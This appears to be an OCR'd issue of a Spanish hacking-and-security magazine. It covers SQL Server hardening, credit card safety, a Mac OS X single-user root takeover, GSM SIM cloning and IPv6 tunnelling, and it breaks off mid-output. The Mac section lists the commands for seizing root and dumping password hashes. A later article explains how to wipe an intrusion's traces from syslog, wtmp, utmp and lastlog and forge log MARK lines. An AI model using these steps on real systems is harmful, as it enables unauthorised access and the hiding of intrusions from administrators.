El segundo error grave ha sido el de no modificar la contraseña predefinida del usuario "sa" de SQL Server. Una lista de todos los pasos necesarios para hacer seguro SQL Server se encuentra en la web **www.sqlsecurity.com/checklist.asp.**
Finalmente, ha introducido la cadena de texto de conexión a la base de datos (que contiene las contraseñas de acceso) directamente en las páginas asp, en lugar de utilizar un DNS de sistema, método más seguro y aconsejable. Más información en:
www.powerasp.com/content/database/dsn_vs_dnsless.asp.



Tarjeta de crédito e Internet: ¿Una relación peligrosa?

Aunque a muchas personas les da miedo enviar vía Internet el propio número de tarjeta de crédito, la mayor parte de páginas que ofrecen e-commerce son más seguras que pagar en el restaurante o hacer cola en el cajero. Siempre que verifiquemos bien a quien estamos entregando nuestro dinero.

Las múltiples posibilidades que ofrece la red han creado nuevas respuestas que permiten a las empresas, tiendas, bancos y suministradores de servicios tener una relación directa con el consumidor, independientemente de los distribuidores o intermediarios y del lugar en el que se encuentre el cliente. El instrumento que mejor se ha adaptado a internet ha sido, sin duda, la tarjeta de crédito: una serie de números que nos permiten comprar on-line bienes y servicios, pagándolos directamente desde nuestra casa. Es un sistema mucho más cómodo que tener que efectuar una transferencia bancaria o un ingreso al contado en una cuenta corriente postal. **Pero son todavía muchos los que no se fían en absoluto de usar la tarjeta de crédito on-line.** Independientemente del tipo de producto o servicio adquirido, el funcionamiento de este tipo de transacciones es el mismo: se proporcionan al *merchant* (el que está vendiendo algo) todos los datos necesarios y éste se encargará de poner en marcha la tramitación ante el gestor de la tarjeta de crédito. **Pero, la facilidad con que se puede gastar dinero en internet, crea ciertas dudas que empujan en muchos casos al usuario final a dejar la visa o la mastercard bien resguardada en la cartera.** Frente un posible pago con tarjeta de crédito, una de las primeras preguntas que uno se hace es siempre la misma: "¿Es posible que alguien pueda acceder a los datos



sensibles de mi tarjeta?" La respuesta, desde un punto de vista lógico, sólo puede ser afirmativa: esta posibilidad existe. Obviamente quedaría por verificar el verdadero factor de riesgo que representa el tener que introducir números y fechas de caducidad en el formulario de una web.

>> Cómo funciona

La mayor parte de las transacciones están gestionadas por bancos e institutos especializados en el comercio on-line, los cuales en la gran mayoría de casos se adhieren a determinados modelos de seguridad.
Tomemos como ejemplo uno de los primeros y más difundidos gestores de transacciones vía internet: "Ebankinter". Existen muchos otros bancos que ofrecen respuestas para el comercio electrónico, pero visto que, como ya hemos dicho, el 99% de los procedimientos están estandarizados, el ejemplo de "Ebankinter" nos permitirá entender el funcionamiento de este tipo de comercio en modo parecido a como lo hacen otros muchos gestores.Una vez escogidos los productos que se quieren comprar de una hipotética web de e-*commerce,* por poner un ejemplo cualquiera, el usuario se encuentra delante de una página que le pregunta como desea efectuar el pago: olvidándonos de otros métodos (como la clásica transferencia bancaria, o los más sofisticados pagos trámite tarjeta GSM) vamos a aquello que nos interesa: la conexión con tarjeta de crédito. Una vez rellenado el formulario de la página en cuestión, el usuario pulsará el botón "enviar": De aquí en adelante toda la transacción depende del servidor del banco. La transmisión de los datos pasará entonces por varias fases: primero el usuario proporciona al *merchant* todos los datos necesarios para poder completar la transacción, después estos datos serán enviados del servidor del *merchant* a los servidores del banco. **La conexión entre el merchant y el servidor del banco se efectúa obviamente respetando elevados modelos de seguridad:** toda la información que pasa entre los dos extremos de la transacción está en efecto encriptada en SSL3 a 128 bits, garantizando así que nadie pueda interferir en la comunicación entre las dos máquinas, para, por ejemplo, conseguir los datos de la tarjeta y usarla con finalidades ilícitas. En el caso de "Ebankinter" (aunque la situación es parecida a muchos otros sistemas de pago digital) el

merchant instalará en su propio servidor una clave java hecha a posta para este proceso de cifrado: la clave será generada cotidianamente los servidores de la "Ebankinter". **Así todos los parámetros se transmiten con seguridad, y para aumentar el nivel de seguridad se introduce además un control cruzado de la dirección IP de quien realiza la llamada,** de este modo resultan prácticamente imposibles los tentativos de desvío de la conexión y el consiguiente *sniffing* de las variables. Existen además toda una serie de instrumentos post-transacción que confirman al usuario y al *merchant* el éxito del pago: a través de este informe disminuyen pues los riesgos de transacciones reiteradas, o la repetición errónea de un pago (debida quizás a una conexión lenta o como consecuencia del doble o triple click del usuario sobre el botón Enviar del formulario).

>> En definitiva

Cuando todo esto pasa por institutos certificados y de confianza, las transacciones con tarjeta de crédito no comportan riesgos mayores a aquellos que corremos cuando realizamos una compra normal en una tienda: quizás son pocos los que lo piensan, pero si el dependiente que maneja nuestra tarjeta sabe memorizar rápidamente con la mirada, no le costará mucho confeccionarse una larga lista con tarjetas utilizables, quizás en internet. **Es cierto que también existen muchas webs que aunque no se apoyan en nadie sino en si mismas, permiten igualmente pagar con tarjeta de crédito,** muy a menudo a través de un formulario que quizás una vez completado debe ser simplemente enviado a través de un e-mail al *merchant*: en estos casos, si no hay otro remedio que continuar con la compra, sería bueno perder un poco de tiempo para informarnos sobre quién nos está ofreciendo aquel producto o servicio, y si vale la pena arriesgarnos a que nuestra Visa sea usada para que chicos de medio mundo puedan pagarse el acceso a alguna web porno. Sobretodo ahora que es todavía bastante reciente el caso de una web, que hacía publicidad de una empresa fantasma que ofrecía recargas para móviles a mitad de precio, **y no era otra cosa que un falso señuelo con capacidad de rastrear en los bolsillos de cientos de usuarios algo desprevenidos y obtener una gran cantidad de números válidos de tarjetas de crédito.** Prestad atención pues cuando os dispongá is a comprar algo en la red: la comodidad de poder efectuar transacciones desde nuestra casa necesita también de una buena dosis de sentido común. La norma general es la de siempre: no aceptar nunca caramelos de desconocidos.



www.ebankinter.com dedicada a sitios que ofrecen productos y servicios pagando con tarjeta de crédito.

La compra paso por paso

Los pasos a seguir en una transacción con tarjeta de crédito y un banco de apoyo.

1. El servidor del *merchant* envía al *navegador* del cliente un formulario con la orden de compra que debe rellenar.


2. El cliente rellena el formulario y lo envía a la dirección del *merchant*.

3. El servidor del *merchant* envía el número de la tarjeta de crédito y el importe al ordenador del instituto de crédito para una comprobación.

4. El instituto de crédito envía al *merchant* una confirmación de la validez de la tarjeta y de la cobertura por el importe seleccionado

5. El servidor del *merchant* envía al navegador del usuario una confirmación de que la compra se ha realizado con éxito.

TIPS



¡El verdadero peligro está off-line!

Muchos dicen que no se fían de las transacciones vía internet, pero a menudo cometen estupideces que pueden revelar a cualquier desconocido el propio número de tarjeta de crédito.

No tirar nunca los tickets de compra por la calle

No solo ayudaréis a mantener limpia vuestra ciudad, sino que además evitaréis que alguien pueda recoger el ticket, que casi siempre lleva escrito el número y la fecha de caducidad de la tarjeta, datos suficientes para comprar cualquier cosa en internet.

Pedid que verifiquen la firma




Muy pocos dependientes comparan la firma del ticket de compra con la que está en la parte posterior de la tarjeta de crédito. Si os sucede algo parecido, decídselo al dependiente: quizás la próxima vez recordará hacerlo.
El empleado de un banco nos confesó inocentemente que a veces realiza pagos con la tarjeta de su mujer, firmando con el nombre de ella. ¡Que seguridad!

En el restaurante

En lugar de confiar la tarjeta de crédito al camarero, id a pagar a la caja. Evitaréis que un empleado descontento con su trabajo pueda copiar los datos de la tarjeta.

En la cola del cajero o en la caja

Cuando estéis haciendo cola junto a otras personas, no saquéis la tarjeta de crédito hasta el último momento, o cubrid el número con la mano. Hay personas que están entrenadas para memorizar rápidamente los datos, y acechan en lugares como estos para poderlos "atrapar".



BREVES

¡Contraseña a la vista!




Algunos usuarios del Mac OS X podrían encontrar entre sus preferencias (en ~/Library/Preferences) el archivo Finders Prefs.
Ya el nombre resulta sospechoso (¿porqué el plural de Finder?), pero si además se observa el archivo con un editor de texto, hay de que preocuparse: buscando bien, se puede ver la contraseña del administrador, ¡sin codificar!
Esto supone un grave peligro para la seguridad del sistema, porque una persona que tuviese acceso físico al ordenador, podría leer la contraseña del administrador.
El culpable no es Mac Os X, sino el programa MOX Optimize, que sirve para habilitar funciones ocultas y hacer que el funcionamiento del sistema sea más rápido.
Debido a una torpe programación, para poder funcionar MOX Optimize necesita la contraseña de administración, y para no tener que pedirla cada vez al usuario, la guarda en el archivo en cuestión. Quien está interesado en la propia seguridad, debería borrar el archivo y, si aún así quiere utilizar MOX Optimize, introducir cada vez la contraseña.

MOX Optimize Edit
Configure Hidden Mac OS X options.
Mac Os X Optimize! by Infosoft — our website — Register and get your database of tips and hints!!
Select a feature: More settings panel... — Password...
Accel. Finder | Appearance | Disk | Dock | Network | StartupItems | UNIX
Any user
Disable Finder Zoom Rectangles
Disable Anti Aliasing
Hide seconds in the clock
Intermediate
Hide invisible files in the finder
Restart Finder
You must relaunch the finder to apply changes
Mouse turboboost
0% 100% 200% 300% 400% 500%
Changes take effect after logout
Help and more info

Mac OS X en peligro: uno puede CONVERTIRSE EN ROOT EN TRES MINUTOS

Para que los usuarios distraídos puedan reencontrar la propia contraseña, Apple ha dejado una puerta abierta en la seguridad del Mac OS X.



Habiendo sido pensado para el uso personal, el Mac OS X tiene dos grandes carencias en términos de seguridad: en primer lugar, **es posible modificar la contraseña del administrador tan sólo usando el CD de instalación**. Pero si no es bastase con esto, cualquiera puede tener acceso al sistema como root simplemente reiniciando el Mac, mientras mantiene pulsadas las teclas Comando+s, y sin que le sea necesaria una contraseña. De este modo se entra en la modalidad "single user", una shell Unix sin interfaz gráfica pero que tiene libre acceso a cualquier archivo, sin restricción alguna.

>> A qué nos arriesgamos

Después de haber reiniciado el ordenador manteniendo pulsadas las teclas Comando(manzana)+s, el malintencionado podría subir el volumen / con /sbin/mount -wu/.
Al llegar a este punto, reiniciados los servicios de red con /sbin/systemStarter, podría cambiar la contraseña de root por otra a su elección, tecleando passwd root seguido de la nueva contraseña.
En éste caso, **el usuario legítimo ya no podría conectarse como root al propio sistema**. Pero las cosas podrían ser todavía más graves. Moviéndose sin problemas por los archivos del sistema, el atacante podría conseguir los archivos con contraseñas cifradas (o todavía más fácil, utilizad nidump passwd), para descifrarlas con más calma en otro lugar, usando un ataque a fuerza bruta para descifrar el hash de la contraseña. De esta manera, el atacante habría conseguido las contraseñas sin comprometer el sistema de modo evidente, y tendría acceso al ordenador en cualquier momento (también a distancia, si han sido habilitados los servicios Telnet y ftp).
Como en el caso de la funcionalidad del CD de instalación, esta "grieta" aparente, es en realidad una funcionalidad prevista para que los usuarios con poca memoria puedan recuperar la contraseña. Esto no quiere decir que la grieta en la seguridad no sea importante, **sobretodo si el Mac en cuestión está a disposición del público en general (Internet café, tiendas, stands de ferias, ...)**

>> La solución

Por suerte, alguien ha pensado poner remedio a este problema. Este alguien es Marukka, del Macintosh Security Group, que ha publicado una versión modificada de uno de los componentes del Mac OS X, /mach_init, que impide el reinicio en modalidad Single User. La patch puede descargarse en: **www.securemac.com/disablemacosxsinglebooot.php**. Antes de instalarla, se debe tener en cuenta que se trata de una modificación no soportada, y que su instalación no comporta la creación de una copia de backup de la versión precedente mach_init, copia que conviene efectuar manualmente en el caso que se quisiera restaurar la versión original.



LOS CAMINOS DE LA CLONACIÓN SON INFINITOS...

Si pensáis que clonar un móvil es imposible, sólo tenéis que daros una vuelta por la red para cambiar de idea...

Sobre la clonación de los móviles y la interceptación de los mensajes telefónicos corren una serie de divertidas leyendas urbanas y bromas de todo tipo. Paseando por los numerosos forums de internet puede llegar a leerse que para recargar una tarjeta telefónica de gorra, basta con cocerla un poco en el microondas. Desaconsejamos absolutamente hacerlo porque seguramente se trata de una broma puesta en circulación por algún simpático de turno, aunque no dudamos que haya habido casos de tarjetas SIM "recalentadas".

>> Criptografía a 128 bits

La protección de los GSM (Global System for Mobile Communication), y en particular de las comunicaciones, deriva de la adopción de un sistema de transmisión de datos cifrado. En práctica se trata de una especie de alfabeto personalizado que permite enviar mensajes, en el curso de la comunicación, privados de cualquier significado. Pongamos un ejemplo: Queremos comunicar la palabra Barcelona, si como sistema de criptografía decidimos sustituir cada letra de la frase con aquella inmediatamente sucesiva, la palabra enviada será Cbsdfmpob, que no tiene ningún significado. No es así para el usuario que la recibe, porque esta palabra encriptada está codificada por un algoritmo en clave contenido en la SIM (la tarjeta que activa el móvil) que, en el caso del ejemplo, tendría un valor 2. Para forzar una criptografía de éste tipo y interceptar los mensajes bastaría con forzar todos los algoritmos del 1 al 26, el número de letras del alfabeto, hasta encontrar la clave adecuada. Pero evidentemente el sistema de protección de un GSM es mucho más complejo. Está basado, en efecto, en un algoritmo de codificación contenido en la SIM y que se llama COMP128. Este algoritmo trabaja sobre un mensaje encriptado que sólo puede ser traducido por una SIM a 128 bits (claves) y prevé otras 150.000 posibles combinaciones. Si alguien quisiera atacarlo a distancia tendría que estar conectado con la tarjeta SIM al menos ocho horas consecutivas. Mientras que teniendo la SIM entre las manos harían falta pocos segundos para forzar el código y clonar la tarjeta.

>> El ataque particionado

Partiendo de éste último postulado, el equipo de investigación de IBM ha localizado un nuevo sistema de ataque (particionado) a las tarjetas que permite extraer la información clave secreta de las SIM controlando los canales laterales, como absorción de la corriente de energía y las radiaciones electromagnéticas. El ataque puede obtener la información clave en pocos minutos. Charles Palmer, director del laboratorio de Seguridad de Redes y Criptografía de IBM afirma: "Los teléfonos GSM están aumentando y cada vez más a menudo incluyen SIM toolkits que permiten realizar operaciones como: transferencias bancarias y servicios añadidos. En todas estas situaciones, los datos de identificación quedan grabados en la memoria de la SIM. Si estos toolkits no se conciben con cuidado para que estén protegidos de los ataques, incluidos los ataques "particionados", entonces será muy fácil para un hacker duplicar la información de la tarjeta." Las investigaciones de IBM han desarrollado una técnica para proteger la operaciones de busqueda en tablas, que se verifican, por ejemplo, cuando la SIM se usa para transferencias bancarias, de los ataques a los canales laterales (side-channel attacks). Cuando se pone en marcha una operación en la SIM, se controla una tabla de consulta en la memoria, con el fin de obtener un valor almacenado en una posición concreta. Los investigadores han desarrollado una técnica que reemplaza una operación simple de búsqueda en una tabla, por una secuencia de búsquedas en tabla en posiciones aleatorias, que no proporcionan ninguna información relevante. Esto se consigue usando una pequeña tabla generada aleatoriamente, una especie de señuelo tecnológico. La información lateral de los canales quedará camuflada y no será de ninguna utilidad para un hacker. Puesto que la técnica propuesta usa poca RAM para la tabla dependiente, puede aplicarse fácilmente para proteger una gran variedad de dispositivos de memoria, incluidas las SIM. Los que posean GSM pueden en todo caso protegerse con métodos menos tecnológicos pero igualmente eficaces: como evitar prestar el teléfono a desconocidos y dejarlo desatendido.

?


Dual Band: Móviles GSM compatibles con ambas tecnologías digitales sea a 900Mhz o a 1800Mhz.

?

Gprs General Packet Radio System: Estándar para la transmisión de datos en la red de telefonía móvil a través de la transferencia por paquetes, soporta sea la conmutación de circuito (GSM), que los SMS. La máxima velocidad es de 115,2 Kbps, utilizando simultáneamente los ocho timeslot disponibles, delante de los 9,6 Kbps del GSMr.

Cómo eludir el servicio de log en una máquina Unix-like

¿Entrar en un PC con un sistema Unix sin dejar huellas? Os explicamos cómo, eso sí no hagáis gilip......es





>> Descripción y funcionamiento

Si sois neófitos de Linux, podríais no tener familiaridad con los logs, que se han convertido en un mecanismo de base en los ordenadores. ¿Qué es exactamente el log? Es el registro de la información de sistema y se efectúa mediante syslogd, es decir el daemon de log de sistema que permanece a la escucha de las informaciones que recibe de los varios programas que puede escribir en los logs (registros) o bien ignorar en función del contenido del archivo de configuración, que le indica dónde tiene que escribir los archivos de log.

El syslogd se activa automáticamente durante la iniciación del sistema pero existe un caso en el que este daemon no se encuentra en ejecución y éste es cuando el sistema se encuentra en el nivel 1 de ejecución (un único usuario). El motivo por el cual syslogd no se encuentra habilitado al nivel 1 de ejecución es que no se encuentra activo nada que pueda efectuar diálogos con él, excepto el kernel que posee un buffer donde son salvados los mensajes mientras syslogd no se encuentra activo. Al lanzar syslogd, éste escucha los programas en espera que le envíen mensajes, utilizando un particular **socket UNIX: /dev/log**, que es una especie de pipe abierta donde los programas pueden enviar mensajes que el daemon recibe en su otra extremidad, que después elabora y escribe en un archivo de log o envía a /dev/null.

El programa syslogd tiene numerosas opciones, pero ninguna se encuentra habilitada en modo predeterminado y la mayor parte podría no interesaros. A continuación se enumeran algunas de las opciones de uso común para el syslogd:

Opciones de utilizo

-h Sirve para entregar los mensajes que syslog recibe de otros hosts a un host central de log (requiere -r).

-a <socket> Si ejecutáis un daemon con un chroot jail de esta forma se especifica la posición del socket de log. Se pueden añadir hasta 19 sockets de log extras.

(¿Que es un chroot jail? Es un simple subdirectorio de donde un determinado usuario no puede salir y, de esta forma, se convierte en su root de sistema. Como no se puede definir una root efectiva, esto limita los daños que alguien pueda hacer manipulando el daemon ejecutándolo como si fuese aquel usuario).

-m <interval> Con este parámetro especificaréis una especie de intervalo entre voces - -MARK- - en el log. El valor predefinido es de 20 minutos y con un simple 0 se puede desactivar el log de - -MARK- -.

-l <hostlist> Desactiva los nombres largos para los hosts listados. Por ejemplo hostlist es una lista de host separada por dos puntos.

-r Esta opción indica a syslog que puede recibir mensajes (vincula syslog a la puerta 514 como se encuentra definido en /etc/services, sin este parámetro syslog no se activaría).

-s <domainlist> Sirve para efectuar el strip off de los nombres de dominio



listados, de hecho la list es una lista de nombres de dominio separada por dos puntos.

Claramente existen otras opciones, pero sirven principalmente para el debug y en condiciones normales no resultan muy útiles.
Existe una evolución de este servicio, llamada syslog-ng. Se diferencia del precedente por diversas funcionalidades añadidas, por la posibilidad de filtrar mensajes estableciendos ciertas reglas y sobretodo por el tránsito de mensajes utilizando TCP y no UDP. Para mayor información la página del manual del sistema responderá a cualquier pregunta.

>>Eludir el servicio

Como bien se sabe, no todo es seguro al 100% e incluso los sistemas de log pertenecen a esta categoría.
Tomemos como ejemplo el syslogd. Como se ha explicado anteriormente syslogd escribe sobre diferentes archivos de configuración, a saber: en aquellos situados en /var/log/ y en tres archivos wtmp, utmp y lastlog. Estos últimos son diferentes del resto y, por este motivo, deberán ser manejados de diferente manera. Es necesario eliminar de los archivos en /var/log la cadena de texto por nosotros elegida y, para hacerlo, deberíamos ser súper usuario, después crearemos un archivo temporal eliminando las líneas de log en las cuales se encuentre presente la palabra interesada, utilizando para ello por ejemplo grep, wc y awk, realizando la operación un número de veces iguales a los archivos de log presentes en el directorio. Substituiremos los archivos originales con aquellos modificados reemplazando la fecha con aquella original (ej. touch -r).
El próximo paso será buscar los archivos de log presentes en otras posiciones. Para esto analizaremos los archivos de configuración del daemon de log (para las problemáticas relativas a la interpretación de confs os mandamos al manual de sistema) y utilizaremos el procedimiento explicado en precedencia para los elementos encontrados.
Finalmente, sólo nos faltan estos "extraños" wtmp, utmp y lastlog. Su notación es diferente a los otros archivos de texto llano y por este motivo se debe buscar la cadena de texto que se desea eliminar en el interior del archivo, removiendo solo ésta y dejando el resto invariado, mientras que en los otros el lema es eliminar toda la línea.
En red se pueden encontrar numerosas herramientas para analizar el código fuente. Aquí no explicaremos cómo realizar uno, pero trataremos su funcionamiento.
Sucesivamente queda analizar la posibilidad que un administrador de sistema haya colocado logs en posiciones no listadas en las configuraciones, por ello no estaría de más utilizar programas de búsqueda de archivos analizando su contenido.
Se desaconseja el uso reiterativo de este sistema. Hay que considerar que los procesos de búsqueda aumentan notablemente la elaboración de la CPU y del disco duro rindiendo la operación "peligrosa" si se quiere permanecer bien escondido. Para la limpieza de los posibles archivos encontrados, siendo copias o textos generados automáticamente, debería ser suficiente utilizar el ciclo ya explicado.
Una vez limpiados los archivos de log surge una dificultad: modificando estos archivos el syslogd deja de escribir en los archivos de output y es necesario volver a lanzar el daemon. Los problemas son dos: el primero es el hecho que reinicializándolo escribirá en los logs la puesta en marcha del daemon y el segundo son los MARKs.
Syslogd desde el momento en el que se lanza escribe en los logs un mensaje que, por defecto, es cada 20 minutos del tipo "- -MARK- - Hostname Fecha Hora etc." y que se repite al infinito hasta el reinicio del daemon.
Este proceso necesita ser ejecutado simultáneamente para resolver cada problema al mismo momento. En lo referente a la escritura del reinicio, es suficiente un simple módulo del kernel que vaya a interceptar la llamada, mientras simultáneamente un script va a modificar la línea de los MARKs hasta el reinicio del daemon.



Éstas líneas serán modificadas tomando en consideración la hora en la que se ha ejecutado la operación, procediendo hacia atrás en función del tiempo de intervalo definido para los MARKs, repitiéndolo para cada línea.
Después de haber cambiado simultáneamente los MARKS, cargado el módulo y reinicializado el daemon, podemos eliminar el módulo y considerar la operación terminada.
Por lo que se refiere a syslog-ng el modo de actuar es el mismo, sólo cambia la interpretación del archivo de configuración en modo que sea capaz de analizar la nueva sintaxis.
Obviamente todo esto no es tan fácil como puede parecer explicado en palabras, pero con un análisis detallado se puede realizar una aplicación capaz de realizar todo lo que ha sido explicado en esta sección. Con estos pasos, en el ordenador tomado en consideración no debería permanecer ningún rastro de una posible incursión o de un trabajo oculto de un administrador de sistema. 

r. & d.

?

Host: Ordenador al que se pueden conectar en modo más o menos ramificado otros ordenadores.

Script: Código que puede ser ejecutado directamente por un programa sin necesidad de ser compilado. Este último debe ser capaz de interpretar el lenguaje en el que ha sido realizado el script.


IPv6: un nuevo pro

IPv6 es un protocolo de conexión destinado a mandar a pensión el

¿Qué es el IPv6? Ipv6 está por "Internet Protocol version 6" y es el protocolo destinado a reemplazar el actual protocolo sobre el que se basa Internet, llamado IPv4. La mayor parte (en la práctica el 100%) de los usuarios de Internet utiliza IPv4, un protocolo viejo de 20 años con muchos fallos de seguridad, que precisamente plantea la realización de un nuevo protocolo. El segundo y más importante motivo del nacimiento de IPv6 es la falta de direcciones IPv4 asignables, que están por terminarse, pero que son necesarias para los nuevos ordenadores conectados a Internet. El IPv6 actualmente coexiste con IPv4, apoyándose en una red IPv6-Over-IPv4 llamada 6bone, que se apoya a su vez en la actual red de Internet IPv4, a través de un sistema de tunneling de datos IPv6 que se encapsulan en paquetes normales IPv4. Las expectativas son que, dentro de unos años, IPv6 reemplazará completamente a IPv4.

>>De decimal a exadecimal

La diferencia substancial entre IPv6 e IPv4 radica en la estructura de las direcciones, que **en la vieja versión del Internet Protocol es en base decimal (ej. 62.98.231.67), mientras que en la nueva versión es en base 16 (hexadecimal)**. Un ejemplo de IPv6 puede ser: 2001:6b8:0:400::70c (correspondiente a mi IPv6 actual :)).
Veamos mejor su estructura: el nuevo IP está formado por 8 bloques de 16 bits cada uno. Observando el ejemplo anterior notaréis que los bloques no son de 8 bits sino de 6, en efecto son 8, pero dos bloques están definidos por "::" porque son todos ceros. La forma completa habría sido **2001:06b8:0000:0000:0400:000:000:070c.**
Otra forma de escritura del IPv6 es la Nibble. Esta forma se utiliza para la región inversa de los DNS (Domain Name Server). Esta forma prevé que el IP esté escrito en sentido inverso, cifra por cifra, sin contradicciones y que cada carácter esté separado por un punto. Hagamos un ejemplo, si el IP es:
2001:6b8:0:400::70c, en la forma Nibble será **c.0.7.0.0.0.0.0.0.0.0.0.0.0.0.0.4.0.0.0.0.0.0.0.0.8.b.6.0.1.0.0.2.ip6.int.**
Sí, es un poco larga... Son exactamente 32 caracteres + los puntos + ip6.int. Por ello, cuando debáis escribirlo en esta forma recordad que deben haber 32 caracteres. Otra novedad es que la máscara de red que en la v4 se utilizaba para individuar nodos y redes desaparece y es substituida por un prefijo. El prefijo es aquella escritura que sigue al IP, es decir /16/64/127.
¿Para qué sirve? A indicaros cuantos IP os han sido asignados, o mejor dicho el número de bits fijos. Por ejemplo, si se os asigna una /128 vosotros no podéis modificar ninguna cifra porque todas las cifras son fijas (128 bits). Si os dan una /120 significa que tenéis a disposición 256 direcciones de IP. ¿Cómo he obtenido este número? He substraído al número máximo de bits el número de bits fijos, de esta forma 128-120=8 y esto me dice que 2 elevado a la octava potencia es el número de IPs que puedo utilizar. Se debe considerar que el número de direcciones IPv6 asignadas por los Tunnel Broker (proveedores que ofrecen servicios de tunneling IPv6-Over-OPv4 gratis) son estáticos, por lo tanto se puede disfrutar de la comodidad de un IP estático, resolviéndose en un nombre de dominio a través de DNS sin tener que actualizarlo a cada cambio de IP. Los sistemas operativos más recientes (sistemas Windows a partir de Win2k(SP1)) están dotados de soporte de tunneling IPv6-Over-IPv4 integrado. En algunas distribuciones de Linux para instalar el protocolo IPv6 es necesario una recopilación de kernel (para los kernels monolíticos) mientras que para las otras se debe simplemente cargar el módulo relativo a IPv6 (modprobe ipv6). Para funcionar, un túnel IPv6 necesita ser configurado por dos lados: el servidor (el Tunnel Broker) y el cliente (nuestro PC). El servidor será configurado automáticamente por el tb (Tunnel Broker), mientras que a nosotros nos toca la configuración del cliente =). Para activar un túnel de datos IPv6-Over-IPv4, obviamente es necesario estar inscrito en un Tunnel Broker, de los que hablábamos en precedencia. Existen ya Tunnel Brokers en España como el de Wanadoo o El Mundo. Cada tb posee procesos de autenticación y actualización IPv4 un poco diferentes. En cualquier caso, en las páginas web de los Tunnel Broker hay presentes How-To y FAQ bastante completas. Después de haberse inscrito a un tb, se debería recibir un mail con los datos de nuestro túnel, que son: Login y password.
Nuestra dirección IPv6 (**y/o nuestra Subnet, si nos ha sido asignada una**)
Endpoint IPv4 (**es decir, el IP del Tunnel Broker**)
Endpoint IPv6 (IPv6 del Tunnel Broker, no



?

DNS: Domain Name Server. Es el sistema que permite hacer corresponder un cierto dominio con la relativa dirección IP, de tal manera que escribiendo el nombre del dominio de un sitio, el usuario sea conectado al ordenador que efectivamente hospeda aquel sitio.



tocolo para Internet

viejo IPv4, que por otra parte podrá obtener el ajuste de la "mínima"

siempre es necesario). Se debe considerar el hecho que el Tunnel Broker, para consentir el tránsito de datos IPv6 sobre paquetes IPv4 y para configurar el "lado del servidor" introducido anteriormente debe conocer nuestra dirección IPv4, el cual (siendo en la mayor parte de los casos dinámico, salvo en las líneas de banda larga tipo xDSL, etc.) debe ser actualizado a mano en el sito web del propio Tunnel Broker, o bien con los scripts precisos (script bash para Linux, script Perl para Windows), que a través de solicitudes HTTP, evitan introducir a mano login, contraseña y dirección IPv4.
Para verificar si es necesario o no recompilar el kernel de Linux, escribimos (como superusuario):

```
[root@localhost/root]#modprobe ipv6
```

Hecho esto escribimos:

```
[root@localhost/root]#ifconfig
```

Si estáis de suerte, vuestra distribución soportará IPv6 de forma nativa y el output de "ifconfig" será algo parecido a:

```
Lo Link encap: Local Loopback
Inet addr: 127.0.0.1
Mask: 225.0.0.0
Inet6 addr: ::1/128 Scope:Host->
¡La línea que os interesa! Si
obtenéis esto podéis saltar sobre una pierna de alegría =)
UP LOOPBACK RUNNING
MTU: 16436
Metric:1
RX packets:20 errors: 0 dropped
0 over
runs:0 frame:0
TX packets:20 errors: 0 dropped
0: overruns 0:carrier:0
collisions:0 txqueuelen: 0
rxbytes:1400 (1.3 Kb) TX
bytes:1400 (1.3 Kb)
```

En este ejemplo se lista sólo el interfaz lo y ningun interfaz ppp, porque el comando ha sido ejecutado offline =).

```
[root@localohost/root]#
```

Después de haber realizado esto, por seguridad realizamos un ping del correspondiente host local (127.0.0.1) en ipv6, es decir ::1

```
[root@localohost/root]# ping6 ::1
```

Si todo va bien observaréis un output semejante al siguiente (para interrumpir el ping, CTRL+C).

```
PING ::1(::1) from ::1 :  56
Data bytes
64 bytes from ::1: icmp_seq=0
